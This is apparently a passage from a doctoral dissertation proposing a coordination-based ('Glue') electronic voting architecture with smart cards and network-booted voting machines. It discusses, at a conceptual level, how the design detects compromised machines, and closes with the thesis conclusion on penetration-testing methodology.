Nowadays, given the advantages of e-voting systems in terms of speed and accuracy, going back to paper-based solutions seems unreasonable; on the other hand, the responses given by current systems to security concerns seem inadequate. It is time for a paradigm shift from simple electronically-assisted voting to a digital voting architecture taking into account security by design.

The next section will summarize the foundational concepts that will be used in the subsequent one to lay out the proposed digital voting architecture.

9.3. Glue Meta Architecture

9.3.1. Coordination Basic Concepts and Glue

Nowadays each digital component is at the same time composed of, and part of many complex systems; this is the main reason why coordination seems to be one of the most important problems to solve in computer engineering [220, 116]. For the vast majority of applications, simple communication models like Client-Server and Peer-to-Peer are powerful enough to provide coordination, and consequently there is some common misconception about the real meaning of the word. One example that shows the limitations of Client-Server and Peer-to-Peer networks arises when coordination is needed among entities that cannot guarantee simultaneous connection. This chapter introduces the Glue Meta Architecture (GMA) applied to the problem of digital voting systems. The GMA is one of the most primitive coordination concepts; each entity communicates through it by calling standard Linda primitives for exchanging tuples [127, 132, 156]. Glue Meta Architecture is based on the concept of associative Blackboard [138]; each entity can communicate with the others by writing a tuple on the Blackboard enabling spatially and temporally uncoupled interaction.

The GMA as presented in this chapter is an evolution of the original concept towards a programmable coordination center [194]. With the introduction of a programmable active behavior, the tuple center is no longer a passive repository of information. It can react to the insertion, modification or deletion of tuples by the same means, thus contributing with its own "intelligence" to the knowledge exchange between the external entities (Fig 9.1). The architecture encompasses [131] three entities:

A.1) Coordination Entities. Entities whose mutual interaction is ruled by the model, also called the coordinables.

A.2) Coordination Media. Abstractions enabling and ruling the interactions among coordinables.

A.3) Coordination Rules. Rules defining the behavior of the coordination media in response to interaction.

Every entity could become a coordinable object; under this modeling paradigm, heterogeneous items like for instance computer processes, real-world material processes and human users can all be considered actors in the same higher-level process. Entities like semaphores, monitors, communication channels and tuple centers are considered coordination media. Coordination rules define the behavior of coordination media or can be used in order to understand if a Coordination Entity respects them. Classical coordination laws examples are implemented by: tuples, XML elements, FOL terms, Java Objects and so on.

The basic idea is to coordinate each entity using a tuple space, every entity can read, take or write one or more tuples and the coordinator center can modify, delete and build tuple in order to respect the global properties (or goal). The proper choice of Communication Language [156] and Coordination Language [157] expressing the interaction mechanisms is not detailed here, being an implementation detail that does




Figure 9.1.: The coordination model which Glue Meta Architecture is based on.

not affect the modeling of the solution to the specific problem of digital voting systems.

9.3.2. Glue Implementation Directions

In the proposed architecture, as detailed in the next section, Glue has the central role both in guaranteeing the correct behavior of voting machines and in the handling of ballots. Thus, it must be implemented to be secure, efficient and scalable. A peculiar distributed architecture named Terra [154] is particularly well suited for this purpose. Terra implements the concept of Trusted Virtual Machine Monitor (TVMM), a concept that was initially designed with a strict coupling to a specific hardware in mind, but has been subsequently extended to be more generally applicable [120]. A TVMM sits under the operating system, providing the tools to guarantee the secure execution of a fixed set of processes. Terra provides also a monitoring and communications layer, allowing a set of networked hosts to mutually verify their integrity. Thanks to this distributed approach, it is possible to dynamically grow Glue to accommodate as many trusted hosts as needed for achieving the required level of efficiency and availability. Of course, every host in Glue must be pre-configured with a correct TVMM installation and proper credentials; since Glue is the critical component for the whole process, it is reasonable to think that its components are under control of competent authorities, so that this constraint should be easily satisfied. Each actor involved in the voting process, for example political parties, local and federal government agencies, law enforcement agencies, etc., should provide a share of Glue hosts, thus naturally ensuring an overall unbiased control over their correct behavior. Architectures based on the Terra framework, as Glue, are not completely attack-proof. However the kind of collusion needed to successfully compromise them is a "large conspiracy", that is one involving most (if not all) of the actors playing in the given scenario. Isolated attacks or even small conspiracies are not powerful enough to subvert the distributed, mutual integrity checking procedures provided.

9.4. Overview of The Proposed Architecture

In this section the author describes how to leverage the Glue meta model in order to design a new digital voting architecture. At the coarsest level of description, the tasks involved in the voting process can be assigned to the following three layers.

A.1) Voting Machines Layer. This layer is composed of machines able to acquire ballots in the voting places. These machines are spread throughout the country, and consequently they are possibly subject to almost any kind of known attacks [6]. Building an infrastructure making internal and external threats against them ineffective is our first goal.

A.2) Glue and Gates Layer. This layer is composed of two different entities:

   a) Glue. This is the most important entity. Glue represents the intelligent ballot store, where every Voting Machine sends the ballot as soon as it is expressed, at the same time verifying its validity.

   b) Gate. In order to keep under control the many problems related to accessing the Glue, the communication between any entity and the Glue itself is mediated by a Gate.

A.3) Counting Servers Layer. This layer is composed of the machines in charge of counting the ballots stored in Glue, obviously passing through the Gates.

Figure 9.2 shows the disposition of the three different layers, emphasizing the widespread Glue importance. In the follow-




Figure 9.2.: Glue Architecture applied to the electronic voting problem

ing, the voting process is summarized and the key components of the proposed architecture are explained; security aspects are analyzed in the next section.

The voter casts his ballot on a Voting Machine (VM), which instead of storing it, sends it immediately to Glue. The Glue is able to understand, using a deduction process, whether the vote is valid or not, for example because the VM is compromised. In the former case, the Glue stores the ballot in its memory, otherwise the deduction process is also capable of diagnosing the problem and trigger the appropriate correction. Central servers are able to count the ballot at any time, to provide updated race statistics and possibly to perform consistency checks.

The following paragraphs analyze the structure of every single layer.

9.4.1. Voting Machine Layer

As previously said, we can not assume that VMs are safe systems because it is really hard to physically and logically protect every one of them during the whole implementation, distribution and usage cycle. These machines cannot be part of Glue: using the same Terra framework to guarantee their integrity is highly impractical. As noted before, the hardware/software/configuration requirements for Terra-enabled hosts are quite complex, and thus practically impossible to satisfy, given the unavailability of trained specialists in every polling place, and the sheer number of VMs. Moreover, only making VMs part of Glue would ensure robust security: an independent Terra network within a polling place would easily fall against a large conspiracy, i.e. involving most if not all of the local actors, which is not unlikely given their small number.

For this reason the author approaches the design of VMs with the intent of implementing a simpler TVMM environment. The proposed solution models the VM as a set of three sub-components (Fig. 9.3):

A.1) A Dummy Machine (DM). It is a generic hardware system, which needs no specific preparation before the election day, other than making it able to boot via the network.

A.2) A Smart Card (SC). This cryptographic smart card wraps the Machine Behavior. A Dummy Machine needs to access a valid smart card to be able to grab the ballot and send it to the Glue system.

A.3) An Operating Environment (OE). The OS and main voting application constitute the operating environment executed on the VM. They are not installed on the VM, though, but downloaded from Glue.



Voting Machine
Dummy Machine
Smart Card
$\begin{Bmatrix} Initialization\ \ phase \\ Voting\ \ phase \end{Bmatrix}$
$\{Behavior\}$

Figure 9.3.: Voting Machine basic architecture

We can say that any Dummy Machine becomes a Voting Machine after a correct initialization phase. During initialization, it receives the designed boot loader and operating system, not necessarily through a safe network connection, which is available only at the end of the keys exchange protocol, as shown in Figure 9.4. The security problems about the network safety and the operating system manipulation will be considered in the next section. After a safe connection has been built, the Voting Machine runs the voting program.




Figure 9.4.: Voting Machine Activity Diagram

The VM's security is characterized by the collection of functionalities provided by the smart card, which the author names as the *behavior*. The voting program cannot communicate with the Glue in any other way than by invoking the appropriate functions stored in the SC. These functions are designed to work together with the operating environment downloaded from the Glue, so that correct results are returned only if:

A.1) The OE "fingerprint", computed over the running processes matches the expected one;

A.2) The ballot is properly structured;

A.3) The interaction with the Glue follows the expected protocol and makes use of the right credentials.

The rationale of this design is that, instead of trying to prevent any possible attack against the VM, we want to be able to clearly distinguish between sane VMs and compromised ones. This is done, as said, by placing a little, easy-to-protect information on the SC which strictly cooperates with the Glue. Of course, since strong cryptographic material is available on the SC as well as in the Glue, the usual protocols can be exploited to guarantee that an attacker sniffing the network connection cannot reverse-engineer the behavior. Finally, it is useful to note that by splitting the sanity checks in the aforemen-



Main Memory
Main Voting Program
Encrypted SC
Behavior
Public boolean behavior(ProcessSet, MemoryLoad)
True/False
Private Ballot getVote(void)
Ballot
Private boolean sendBallot(outputStream)
True/False

Figure 9.5.: Relationship between main voting program and behavior

tioned three different phases, we allow some local customization regarding the voting procedures, while maintaining constant the core security checks.

Figure 9.5 shows a possible scenario to use behavior. The main voting program runs without behavior but it is not able to grab ballots and to send them to Glue. After the introduction of smart card, the main program finds the right functions and becomes able to use behavior. Behavior enables the others two functions, allowing the communication between Voting Machine and Glue.

9.4.2. Glue and Gate Layer

The author already anticipated many properties of Glue. Its main purposes are:

A.1) To serve as a repository for the voting machines' operating environment.

A.2) To act as an intelligent spool and storage for ballots.

Glue must be implemented so that its integrity is mostly self-defended, but it is useful to foresee the Gates that control access to Glue as separate entities. The classical border traffic control tasks are offloaded to the Gates, thus protecting the more sensitive Glue architecture from potentially unmanageable attacks, like for example massive DoS attempts. Once this kind of "rough" threats has been averted, the Glue is able to protect itself from subtler ones, by judging which communications are acceptable based on the peer's behavior. As an obvious consequence, there is no risk of DoS against the tallying servers, which do not passively receive streams of data from the polling places, but instead actively gather from Glue the tuples they are interested in.




Figure 9.6.: Glue Activity Diagram

Figure 9.6 illustrates the typical interaction cycle between a VM and Glue, from the latter's viewpoint. It is composed of five main activities explained hereinafter. For each one, Glue initializes a concurrent server process (at the forks depicted in the diagram), so the following list does not imply a chronological ordering of the corresponding VM/Glue interactions.

A.1) Build an encrypted channel. This service is responsible for building a secure communication path between Glue and Voting Machine. Every communication sent from Voting Machine to Glue is protected, in this way no intruder can understand the transmission behavior or execute a man in the middle attack [173].

A.2) Boot Loader Offer. This service allows each voting machine to download the designated boot loader. Note that, with high probability, this communication won't be protected by an encrypted channel, because the Dummy Machine couldn't know how to build one at this early stage. An attacker could then substitute the Boot Loader or even install a different Boot Loader and operating system into the machine. These events will be discussed later.

A.3) Operating system Offer. This service is similar to point (2) just discussed.

A.4) Ballot Receive. This is the main service, in charge of collecting the ballots from every voting machine. Glue is able to understand, using the deduction process, if the ballot just sent is safe or not. If the ballot is deemed safe, this service stores it in its central memory. Conversely, Glue deduces the possible cause of insecurity and sends a reboot signal to the voting machine in order to attempt to correct the bad functioning.

A.5) Counting Service. This service allows Central Servers to access the ballots to count them and produce statistics. Counting service provides read-only, controlled access to the ballots.

9.4.3. Central Servers Layer

In order to estimate real time statistics, Central Servers can tally the ballots contained in the Glue. Central Server Layer can wrap one or more Central Servers and each server can count the ballots during different time-quantum; this is possible because it is an easy "readers and writers" problem [119] where the reader have no concurrency problems. It is possible to provide differentiated authorizations to different sets of servers, so that, for example, only the officers in charge of election surveillance can access the real-time tally, which in many



ad: Central Server Activity Diagram
Start
Initialization
Build Public & Private Keys
Put pulic key on Register
Take Public Glue Key
Build Secure Tunnel with glue
fail ?
Y
N
System Fail
End
Count Ballots From Glue
Build Graph and Statistics
End

Figure 9.7.: Central Server Activity Diagram

countries must be kept secret to avoid influencing the voters. Clearly, as every entity who wants to communicate with Glue, servers must use a secure channel (as shown in Figure 9.7).

Figure 9.7 show us an example of Counter Server behavior that can be considered safe. This model can not detect if the servers make counting mistakes providing wrong final results, of course. Redundancy and cross-checking by different subjects can take care of this issue.

9.5. A Deeper Look At Voting Machines Security

Aim of this section is explaining, by attacks scenarios, how the proposed architecture is able to detect security problems and, usually, fix them without any recoil on the whole voting system. The key concept of this ability is the Deduction Process process performed by Glue, shown in Figure 9.8. The author divides the entire domain of the proposed architecture in three different subsets:

A.1) What We Know. This subset encompasses the well known entities as operating system, Memory Processes, Hardware and Machine Behavior.

A.2) What We Observe. This subset wraps the current knowledge of the whole System. Glue Architecture is able to observe the flow of tuples and boot requests, for example.

A.3) What We Deduce. A logical process based on the first

Deduction Process →

What We Know	What We Observe	What We **Deduce**
Operative System Memory Processes Hardware Behavior	Tuples	Machine Safe Machine Not Safe

Figure 9.8.: Deduction Process

two sets allows to populate the set of deductions with the diagnosed health condition of each voting machine, which can be sane, compromised, or possibly something not fully decided yet.

In the following sections, the author considers the different ways a Voting Machine can be compromised trying to follow the deduction process (Fig 9.8) to verify if it reaches the correct deduction. Problems immediately begin during the start-up phase: the connection is not safe thus the machine could download a compromised boot loader or a compromised operating system. Other problems can surge from malware installations, from new hardware installation, from denial of service attacks and from smart card reverse engineering.

Compromised Boot Loader or Compromised OS During the start-up procedure the Dummy Machine downloads the boot loader from Glue and only after this operation it builds a secure connection with Glue. During this initial phase someone could hijack the traffic to install on the Voting machine the boot loader and operating system of choice. This is the most thorny scenario, in fact during the election, after the smart card introduction, the machine could not work. The author postulates the possibility of designing the behavior, based on the smart card, so that a compromised OS won't work with Glue, but in this way an attacker could damage the election by preventing voters to cast their ballot. After a few boot attempts, this repeated failure to complete the expected voting cycle will be deduced by Glue, so that election officers could be able to adopt the appropriate corrective measures.

Compromised Voting Interface If attacker builds own voting program stored on downloaded OS, Voting Machine is not able to send the grabbed vote to Glue because it does not know the right matching pattern. So In both cases we can deduce from Tuple observation that machine has been compromised. Every machine must communicate with Glue using a right behavior (or tuple pattern); if behavior is not recognized , using a deduction process we can deduce that machine has been compromised. Note that a compromised OS or voting interface could go completely unnoticed by Glue if their goal




Figure 9.9.: Voting Machine Connection.

is simply discarding votes instead of having them counted in a "preferred" way. This behavior won't pass unnoticed to election officers, though, who have the possibility of checking real-time statistics about their own precinct.

Figure 9.9 shows the secure connection phases; after the boot, Dummy Machine using a Public-Private keys protocol as RSA or DSA builds a secure channel in order to prevent possible behavior sniffers. If we assume secure channel enough strong to resist at one day (election day) crypto analysis attacks, we can assume that no one can understand and replace behavior using a sniff-replace technique.

Malware and Hardware Installation A first sight malware and hardware installation could seem two different problems but, since every hardware component needs a software to work, their manifestation is the same. Weak points commonly exploited to install malware typically come from software patches, updates, configuration files and elections definitions [6]. In Glue architecture every patches and every software update is stored into coordination center where is controlled and assumed safe. No update problems, no configuration files to set-up and no election definition; every machine during start-up phase download the last software version available. The only possible scenario is that attacker installs malware after the OS downloaded, but this would require either physical access to the VM (which is the same requisite for installing additional hardware, by the way) or network access. Regarding the latter threat, which is much more worrying than the former in terms of impact, we note that VMs have no running services. In any case, the fingerprint of a system running an additional process would be different from the expected one, allowing Glue to observe a deviant behavior and consequently to deduce the VM's compromised state.

Smart Card Reverse Engineering Every Cryptography algorithms is vulnerable at Brute Force attacks, for this reason it is not possible to assure the global security at cryptography systems. However cryptography is not used outside a context, and in this case the context is that of a voting process lasting a few days. We need a smart card encryption that resists until the day after election day and not more. At the end of election it results not important if an attacker can understand the behavior, inasmuch during the next election period it is changed.

The only reverse engineering problem could happen in the following scenario. The author assumes an attacker is able to emulate the right operating system contained in the Glue and we assume he can steal a smart memory card. With both of memory card and operating system he is able to make a true reverse engineering understanding the voting place behavior. In this case he is able to perform a man-in-the middle attack on predetermined eVoting place. Anyway it is pretty acceptable that steal encrypted smart memory card is quite difficult and it is pretty acceptable to assert that it results difficult, during last days of election, understanding behavior and building a man-in-the-middle attack on eVoting place where has been stolen the encrypted smart card. Moreover we can believe that, if encrypted smart card has been stolen, some one discovers it and alerts the police, in this way it is possible to modify the eVoting place smart card behavior.

Calibration Machine Attacks Each Hardware component needs to initialization phase. For instance a touch-screen monitor needs a really important calibration phase where it sets owns sensors to improve selection accuracy. A smart attacker could act on this phase in order to tampering with accuracy blocking the vote of one or more candidates. If attacker knows that on the right side there is him preferred candidate and on the left side the other one, he could cover with a non visible plastic frame the left side of the Voting Machine Monitor. In this way every body who wants to vote for the candidate situated on the left can not do it. This problem is not normally detected from Glue Architecture, but it would be easy to foresee a real-time statistics generation allowing the election officers to note the marked deviation of the ballots cast through the compromised VM from the average.

How to Correct Wrong Behavior Detected The simplest way to correct bugs, malwares or every kind of detected problems is to restart the voting machine. One possibility is making Glue able to reboot machines, right after deducing a compromised one; the best way to implement this feature would be placing the reboot command in the behavior code stored on the smart card, so that Glue can trigger it during the connection revealing the VM's compromised state. This solution preserves the property of VMs of not exposing any listening service, not even to Glue.

9.6. What Has Been Done

Countries, but also some big organizations, would greatly benefit from an efficient and secure electronic voting system, in terms of reduced costs, increased speed and increased accuracy. The current voting paradigms, as they have been developed, are not convincing, thus the author proposed a different one [112]. Following a bottom up approach and starting from the Red Team vulnerability analysis on the current voting machines, the presented work designs a resilient infrastructure which fights the attackers, concentrating the security features in a well-controlled central engine rather than spreading them on many difficult-to-protect voting machines and tallying servers. From the practical viewpoint, it is very easy to add a new voting machine or a new counting server to the system; both of them take everything (boot loader, operating system and trusted software) directly from the coordinator artifact (Glue), which means reduced installation and setup costs. Morover, also from an architectural viewpoint, the advanced software engineering principles typical of this architecture based on coordination artifacts results in a highly modular design, which permits the easy development and integration of new entities [160]. The proposed architecture addresses the desired properties as listed in the introduction:

A.1) Availability. The critical component, Glue, is built on a framework that allows dynamic reconfiguration and enlargement of the set of hosts composing it.

A.2) Integrity. The ballot storage facility provided by Glue behaves as a write-once-read-many medium. No overwriting is possible from the VMs' side, no deletion from the servers' side.

A.3) Accuracy of the tally. With the proper credentials, any actor interested in counting the votes can do it. This provides redundancy and cross-checking of the tally results.

A.4) Secrecy of the ballot. It is possible to embed some feature in the VM behavior assuring the voter that its ballot has been grabbed as he/she intended, but after the VM sent the vote to Glue, it cannot be linked to the voter anymore.

A.5) Anonymity of the ballot. Same as above, note that during the possible voter-verify phase the vote has not yet been sent to Glue, and thus is invisible to everyone else.

Eventually, we are conscious that the devil is in the details, yet confident that the proposed model represents a valid base on which to build a real alternative to the available electronic voting systems.

10. Conclusion

Information security is a never-ending problem, it comes from our behaviors, from our beliefes, it comes from human psychology (chapter 1) and it is spread all over the systems. This dissertation firstly describes the need for information security studies and then it proposes a methodology designed to test the information security of (possibly) any system. It offers a set of real examples in which the methodology has been successfully applied proving its generality. The main research question conducing the entire work over the doctoral studies:

″What approach does provide a confident measure of security in a given system?″

Or in other words :

"Which steps do I need to follow to test the security of a generic system? "

The answer to this question is provided in the first four chapters where the author, after describing the current methodologies, comes up with a new one. The new methodology is built by keeping the best properties of every analyzed methodology and adding a few additional steps. Pretty relevant the inductive hypothesis step which allows the tester to move forward to the vulnerability hunting phase. From chapter five to chapter eight the author shows how the application of the described methodology brings the tester to concrete results. The author firstly applies the methodology to a couple of electronic voting systems, finding out vulnerabilities and weaknesses, then he applies the methodology to different scenarios including a reverse way to try to escape from current antivirus systems. Finally due to the electronic voting system experience accumulated over years of penetration testing, the author suggests an innovative way to reverse the methodology building a coordinated voting system.

Finally this work proposed the following contributions:

A.1) A wide penetration testing methodology review, including parameters to evaluate these methodologies.

A.2) A Penetration testing methodology made by keeping the best parts of the state-of-the-art methodologies.

A.3) An enhanced penetration testing methodology for E-Voting systems. Electronic voting systems have many specific constraints which force the designed methodology to be more specific and easier to apply. A contest-specific penetration testing methodology is needed to fulfill the legal and practical requirements in eDemocracy.

A.4) Some practical scenarios. Some real examples on how to apply the methodology. In particular it has been described how the author applied the methodology on Pvote and Scantegrity voting systems.

A.5) Methodologies should work for all the built systems, indeed the author explored the application of the designed methodology in a number of different cases such as: Reputation attacks and Malware attacks .

A.6) Finally a stimulus for next generation of electronic voting systems by proposing a coordination-based approach to electronic voting systems.

A. High Level Process: Methodology Applied To AntiVirus

Chapter 8 described the resulting research born from applying the penetration testing methodology to AntiVirus systems. This Appendix shows the high level process, left to the reader in chapter 8 (and in every chapter describing the results of applying such a methodology), which had driven through the entire research chapter on AntiVirus sytems.

A.1. Methodology Rounds

